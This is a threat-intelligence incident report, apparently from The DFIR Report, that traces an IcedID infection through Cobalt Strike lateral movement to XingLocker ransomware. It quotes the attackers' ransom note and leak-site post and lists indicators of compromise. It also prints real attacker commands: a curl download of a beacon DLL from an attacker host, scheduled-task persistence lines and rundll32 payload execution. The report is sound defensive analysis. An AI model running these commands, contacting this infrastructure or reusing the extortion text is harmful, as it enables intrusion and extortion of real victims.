
IcedID to XingLocker Ransomware in 24 hours

thedfirreport.com/2021/10/18/icedid-to-xinglocker-ransomware-in-24-hours/

October 18, 2021



Your ClientId:

[redacted]

If you are here, you want to know what happened.

We infiltrated your network, controlled it for a while, examined your data, downloaded sensitive information and finally encrypted your computers.
Your files are safe, but encrypted. Any attempt to decrypt files with third-party software will permanently corrupt content.

What now?

We advise you to be in touch and start negotiations, otherwise your confidential data will be published on few our news sites and promoted in all possible ways.
Data publication and even the fact of this leak for sure will lead to significant losses for your company:

- government fines
- lawsuits and as a result legal claims payments
- additional expenses on law services
- data recovery

Also you shouldn't underestimate huge damage for your reputation, which can cause crash of equity prices, clients withdrawal and other negative consequences.

But don't panic! We are doing business, not war.

We can unlock your data and keep everything in secret. All, what we want is a ransom.

If we can reach an agreement, you also get:


- security report
- full file tree of compromised data
- downloaded data unrecoverable deletion
- support with unlocking and network protection advice.

How can you contact us?
Visit our support chat. It is simple, secure and you can set a password to avoid intervention of unauthorised persons.
http://[redacted]

- Password field should be blank for the first login.
- Note that this server is available via Tor browser only.

Intro

Towards the end of July, we observed an intrusion that began with IcedID malware and ended in XingLocker ransomware, a Mountlocker variant. XingLocker made its first appearance in early May of this year. The new group was featured in the AstroLocker ransomware blog, and it has been very active since then.



Astro Team News

About

Welcome to Astro Team News Site! Here you can find a lot of information, leaks and sensitive data from our participants.

Target Info

Published: 0% (announcement)

Company Name	OUR NEW PARTNER - XING LOCKER! WELCOME TO NEW LEAKS WEBSITE! http://[redacted].onion/
Total Revenue	1111 B
Volume Of Stolen Data	100 TB
Published	2021-05-06
Last Updated:	2021-05-06
Info	Our partners are quite good!))) http://[redacted].onion/

In this intrusion, we observed the threat actors use multiple DLL Beacons that would call out to different Cobalt Strike C2 channels. It appears that operators used different payloads, to accomplish different tasks, on each phase of the intrusion. The threat actors used batch scripts during the intrusion for a number of purposes, primarily to disable antivirus programs and execute payloads.

Case Summary

This case started with an IcedID infection from a malware campaign as reported by Myrtus. As with most commodity malware we see, IcedID executes the initial discovery commands and then exfiltrates the results via the C2 channel. If threat actors find the organization to be of interest, they will launch the next phase. In some cases, there might be different threat actor groups working on different phases of the attack. In this instance, the threat actors instructed IcedID to download and execute the next stage malware two hours after the initial compromise. The payload was a Cobalt Strike Beacon in the form of a DLL.

Upon initial execution, Cobalt Strike ran some discovery commands before injecting into the LSASS process to steal cached credentials. The threat actors did not waste any time, and within four minutes, they gained administrative credentials then began searching for the domain controllers. Once the domain controllers were identified, they used Cobalt Strike's "jump psexec_psh" capability, which creates a Windows service that executes a Beacon executable to move laterally. Having gained access to the domain controllers, the attackers downloaded and executed AdFind to collect further information about the domain.

The attacker’s preferred scripting various parts of the intrusion via batch scripts. They had a script for persistence, defense evasion and execution tasks. A complete list of those scripts came from hxxps://styservice[.]com as we shared with the community in this tweet thread. The first batch script we saw was to schedule a task which would execute a command to load a Cobalt Strike Beacon into memory using regsvr32. This persistence mechanism was only seen on the domain controllers and one other critical server.

The lateral movement and execution of batch scripts continued with the operators expanding their network footprint. It is worth mentioning that it appears they chose which hosts to pivot to by assessing the importance implied by their hostnames. After landing on an “important” host, the first task was to execute various batch scripts to disable antivirus programs. On one host, common backup utilities were also disabled.

Three hours into the intrusion and the attackers had deployed Beacons across various hosts on the network. Despite that, they deployed another Beacon using a PowerShell loader method, this time on the beachhead. They used this Beacon to run PowerView’s Invoke-ShareFinder module in an effort to discover potentially interesting directories and files. BloodHound was also executed as part their reconnaissance activities. At the same time, the operators performed an exhaustive port scan on the servers they had earlier identified to be “important”. Minutes away from meeting their final objective, the operators manually searched for files and directories of interest for the second time.

Around 23 hours after the initial intrusion, the threat actors moved towards their final objective of deploying XingLocker ransomware. The deployment took place via wmic and batch scripts. We did not observe any overt exfiltration of data; however, it is possible that the threat actors used Cobalt Strike to transmit sensitive data.


Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, BazarLoader, etc. More information on this service and others can be found here.

The Cobalt Strike servers in this case were added to the Threat Feed on 7/19, 7/26 and 7/27.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Timeline



Day 1

16:59 UTC IcedID execution

16:59 Persistence, IcedID Scheduled Task creation

- {3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}
- rundll32.exe "C:\Users\REDACTED\AppData\Local\REDACTED\ikaqkk.dll",update /i:"TimberMule\license.dat"

19:18 Cobalt Strike download and execution on beachhead

- curl https://styservice.com/kaslose/kaslose.dll -o C:\users\public\music\kaslose.dll
- kaslose.dll
- Process Hollowing: dllhost.exe
- kaslose.com
- 146.70.24.186

19:20 Credentials Access via lsass

- dllhost.exe read lsass.exe process memory

19:28 Lateral Movement: Remote service creation on the domain controller

- spoolsv.exe
- kaslose.com
- 146.70.24.186

19:34 Adfind execution on domain controller

19:35 Discovery: BloodHound execution on domain controller

19:39 Cobalt Strike lateral movement to other servers in the environment

- kaslose64.dll
- kaslose.com
- 146.70.24.186

19:45 Cobalt Strike Scheduled Task creation on domain controller

- schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F


19:52 Execution of kasper.bat script on the file server

- Disabling Several Security Tools

19:52 Cobalt Strike execution on the file server

- kaslose64.dll
- kaslose.com
- 146.70.24.186

19:58 Persistence: Cobalt Strike scheduled task creation


146.70.24.186
on the file server
schtasks /create /tn HpSupport /tr C:\users\public\music\star.bat /SC DAILY /F
20:00 Defense evasion: Execution of fed*.bat scripts
Disabling Windows Defender using multiple techniques
20:07 Discovery with PowerView modules on beachhead
Day 2
12:01 New Cobalt Strike beacon execution on domain controller
croperdate64.dll
croperdate.com
146.70.24.133
12:17 Discovery tasks searching for senstive files
16:15 XingLocker ransomware execution
start.bat
rundll32 c:\users\public\music\update64.dll,start

Analysis and reporting completed by @kostastsale and @0xtornado

Reviewed by @RoxpinTeddy

MITRE ATT&CK

Initial Access

The IcedID infection came as a result of a phishing campaign as reported by Myrtus on Twitter.

Initial IcedID was executed on the beachhead using `regsvr32.exe`

Automated analysis of this IcedID sample extracts the following configuration for the staging server:


```
{
  "Campaign ID": 1394912167,
  "C2 url": "feedbackfileweb.club"}
```

IcedID core analysis show additional C2 infrastructure as per this sample:

```
gsterangsic.buzz
oscanonamik.club
riderskop.top
iserunifish.club
```


Execution

Upon the execution of the IcedID sample, we observed a download and execution of a malicious DLL `ikaqkk.dll` :



Action Type	Remote Url	Remote IP	Remote Port	File Name	Folder Path
Initiating Process Command Line: "regsvr32.exe" /s C:\[redacted]fc914c28cc3abc35b3b4ab3769ffe52d.dll (Count: 3)					
OutboundConnectionToWebPr…	feedbackfileweb.club	104.21.11.19	80		
ConnectionSuccess	feedbackfileweb.club	104.21.11.19	80		
FileCreated				ikaqkk.dll	C:\Users\[redacted]\AppData\Local\[redacted]

Below is a screenshot of packet where we can spot the **GZIPLOADER** downloading the first stage from the C2:



Wireshark · Packet 1474512 · [redacted].pcap

```
> Frame 1474512: 1322 bytes on wire (10576 bits), 1322 bytes captured (10576 bits)
> Ethernet II, Src: [redacted]), Dst: [redacted]
> Internet Protocol Version 4, Src: 104.21.11.19, Dst: 10.1[redacted]
> Transmission Control Protocol, Src Port: 80, Dst Port: 55928, Seq: 379105, Ack: 289, Len: 1268
> [263 Reassembled TCP Segments (380372 bytes): #1474114(1460), #1474115(1460), #1474116(1460), #1474117(1460), #147411
v Hypertext Transfer Protocol
  > HTTP/1.1 200 OK\r\n
    Date: Mon, [redacted]GMT\r\n
    Content-Type: application/gzip\r\n
  v Content-Length: 379742\r\n
      [Content length: 379742]
    Connection: keep-alive\r\n
    CF-Cache-Status: DYNAMIC\r\n
     [truncated]Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=wNdTKK6q9W9QOq9hUlJrwTVw
    NEL: {"report_to":"cf-nel","max_age":604800}\r\n
    Server: cloudflare\r\n
    CF-RAY: 674f2db799f42aba-ORD\r\n
    alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 2.112527000 seconds]
    [Request in frame: 1474067]
    [Request URI: http://feedbackfileweb.club/]
    File Data: 379742 bytes
v Media Type
    Media type: application/gzip (379742 bytes)
```


```
00000270  30 30 0d 0a 0d 0a 1f 8b  08 08 00 00 00 00 00 00   00······ ········
00000280  4f 75 74 64 6f 6f 72 2e  74 78 74 00 9d 2f 19 66   Outdoor. txt··/·f
00000290  d5 53 e0 f6 ee 0a 60 ae  d7 dd 7c 71 8d 73 67 09   ·S····`· ··|q·sg·
000002a0  f2 4c 1e 2f 08 64 3d 94  ed 01 13 03 4e 85 04 5c   ·L·/·d=· ····N··\
